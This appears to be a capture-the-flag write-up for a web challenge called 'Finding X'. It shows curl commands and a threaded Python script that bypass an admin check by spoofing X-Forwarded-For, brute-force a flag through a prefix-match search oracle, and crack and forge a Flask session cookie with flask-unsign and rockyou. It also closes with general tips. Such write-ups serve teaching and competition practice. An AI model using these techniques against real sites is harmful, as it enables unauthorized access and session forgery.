Introduction
The site has a few tabs (Home, About Us, Features, Admin Panel) and ships an XML file, data.xml:
<company>
    <department id="1" name="Confidential">
        <employee>
            <name>Confidential</name>
            <id>EMP007</id>
            <details>
                <position>Confidential</position>
                <selfDestructCode>p_ctf{fake_flag}</selfDestructCode>
            </details>
        </employee>
    </department>
</company>

The tabs are browsable but empty of anything useful, and /admin returns 403.

Context Explanation
Not much to go on at the start beyond an admin panel that won’t let us in, so getting past it is clearly the way to the flag.
Note: The flag is in two parts, picked up at different stages.
Directive
The challenge’s own description: “We are a software company providing intelligent solutions. We have received several awards for being the best forwarding company locally. Can you find the missing part to complete this challenge?” The “forwarding” hint is doing a lot of work.
Solution
Accessing the Admin Panel
The description’s nudge toward “forwarding” points at X-Forwarded-For. Setting it to 127.0.0.1 makes the request look local and flips the 403 to a 200 (hence the name, Finding X):
curl https://findingx.ctf.prgy.in/admin -I
HTTP/2 403
server: gunicorn
date: Sun, 09 Feb 2025 15:27:00 GMT
content-type: text/html; charset=utf-8
content-length: 1442

curl -H "X-Forwarded-For: 127.0.0.1" https://findingx.ctf.prgy.in/admin -I
HTTP/2 200
server: gunicorn
date: Sun, 09 Feb 2025 15:27:05 GMT
content-type: text/html; charset=utf-8
content-length: 4995
We’re in, but there’s no flag on the page.

Search Functionality
The panel has an employee search. Looking up the ID from the XML just returns “Employee doesn’t exist.”

It calls an API at /api/search:
curl -d '{"search": "EMP007"}' -H 'Content-Type: application/json' https://findingx.ctf.prgy.in/api/search
{"message":"Employee doesn't exist."}
Poking at it, searching for p gives a different answer:
curl -d '{"search": "p"}' -H 'Content-Type: application/json' https://findingx.ctf.prgy.in/api/search
{"message":"Employee exists."}
The flag prefix is p_ctf{, and this behaves like a prefix (LIKE 'p%') match, so each correct next character flips the response to “exists”. That’s a classic oracle to brute-force:
curl -d '{"search": "p_"}' -H 'Content-Type: application/json' https://findingx.ctf.prgy.in/api/search
{"message":"Employee exists."}

curl -d '{"search": "p_c"}' -H 'Content-Type: application/json' https://findingx.ctf.prgy.in/api/search
{"message":"Employee exists."}

curl -d '{"search": "p_ct"}' -H 'Content-Type: application/json' https://findingx.ctf.prgy.in/api/search
{"message":"Employee exists."}

curl -d '{"search": "p_ctf"}' -H 'Content-Type: application/json' https://findingx.ctf.prgy.in/api/search
{"message":"Employee exists."}
Retrieving the First Part of the Flag
A script extends the known prefix one character at a time, trying each candidate in parallel:
import requests
from concurrent.futures import ThreadPoolExecutor, as_completed

url = "https://findingx.ctf.prgy.in/api/search"

headers = {
    "Host": "findingx.ctf.prgy.in",
    "Content-Type": "application/json"
}

def send_request(search_term):
    data = {"search": search_term}
    response = requests.post(url, headers=headers, json=data)
    return search_term, response.text

characters = "abcdefghijklmnopqrstuvwxyz0123456789_-"

def bruteforce():
    current_search = "p_ctf{"
    while True:
        found = False
        with ThreadPoolExecutor(max_workers=10) as executor:
            futures = [executor.submit(send_request, current_search + char) for char in characters]
            for future in as_completed(futures):
                search_term, response = future.result()
                if "Employee exists." in response:
                    current_search = search_term
                    found = True
                    print(f"Current search term: {current_search}")
                    break
        if not found:
            break
    return current_search

result = bruteforce()
print(f"The complete search term is: {result}")
The output:
python retreive_flag.py
Current search term: p_ctf{i
Current search term: p_ctf{i_
Current search term: p_ctf{i_h
Current search term: p_ctf{i_h4
Current search term: p_ctf{i_h4t
Current search term: p_ctf{i_h4t3
Current search term: p_ctf{i_h4t3_
Current search term: p_ctf{i_h4t3_b
Current search term: p_ctf{i_h4t3_br
Current search term: p_ctf{i_h4t3_br9
Current search term: p_ctf{i_h4t3_br97
Current search term: p_ctf{i_h4t3_br97f
Current search term: p_ctf{i_h4t3_br97f0
Current search term: p_ctf{i_h4t3_br97f0r
Current search term: p_ctf{i_h4t3_br97f0r6
Current search term: p_ctf{i_h4t3_br97f0r63
Current search term: p_ctf{i_h4t3_br97f0r63_
The complete search term is: p_ctf{i_h4t3_br97f0r63
That’s the first half. The second half needs actual admin access.
Flag Part 1:
p_ctf{i_h4t3_br97f0r63
Flask Session
The homepage hands out a session cookie:
HTTP/2 200 OK
Server: gunicorn
Date: Sun, 09 Feb 2025 15:43:25 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 1227
Vary: Cookie
Set-Cookie: session=eyJ1c2VybmFtZSI6Imd1ZXN0In0.Z6jNHQ.TVIJaAoIZoDsDHXfQLB3GDTEKeg; HttpOnly; Path=/
The admin page shows Current Access Level: Guest and a tip: 💡 Make sure you have the right permissions to access sensitive data. So we need to bump our role. It’s a Flask session; decoding it confirms the username:
flask-unsign -c 'eyJ1c2VybmFtZSI6Imd1ZXN0In0.Z6jNHQ.TVIJaAoIZoDsDHXfQLB3GDTEKeg' -d
{'username': 'guest'}
A Flask session is only signed, not encrypted, so if the secret is weak we can forge one. Trying rockyou against it:
flask-unsign -c 'eyJ1c2VybmFtZSI6Imd1ZXN0In0.Z6jNHQ.TVIJaAoIZoDsDHXfQLB3GDTEKeg' --unsign --wordlist /usr/share/wordlists/rockyou.txt --no-literal-eval
[*] Session decodes to: {'username': 'guest'}
[*] Starting brute-forcer with 8 threads..
[+] Found secret key after 97024 attempts
b'ilovecookies'
The signing key is ilovecookies. With it we forge a session as admin:
flask-unsign -c '{"username": "admin"}' --sign --secret 'ilovecookies'
eyJ1c2VybmFtZSI6ImFkbWluIn0.Z6jOVA.fDZ_2SDoOlh7csDMh_S_E88ycBA
Then hit /admin with that cookie and the X-Forwarded-For header from before:
curl -H "X-Forwarded-For: 127.0.0.1" -H "Cookie: session=eyJ1c2VybmFtZSI6ImFkbWluIn0.Z6jOVA.fDZ_2SDoOlh7csDMh_S_E88ycBA" https://findingx.ctf.prgy.in/admin
{"flag_part_2":"b4d_4nd_i_c4n_n0t_l13}","message":"Welcome Admin!"}
Now we have the complete flag: p_ctf{i_h4t3_br97f0r63_b4d_4nd_i_c4n_n0t_l13}
Tips & Tricks
- Spoof trust headers.
X-Forwarded-For: 127.0.0.1often bypasses “localhost only” checks when the app trusts the header blindly. - A boolean response is an oracle. An exists/doesn’t-exist reply on a prefix match is enough to brute-force a secret character by character.
- Flask sessions are signed, not secret. Decode them with
flask-unsign, and if the key is weak, forge your own. - Try
rockyouon signing keys.flask-unsign --wordlistcracks weak secrets in seconds.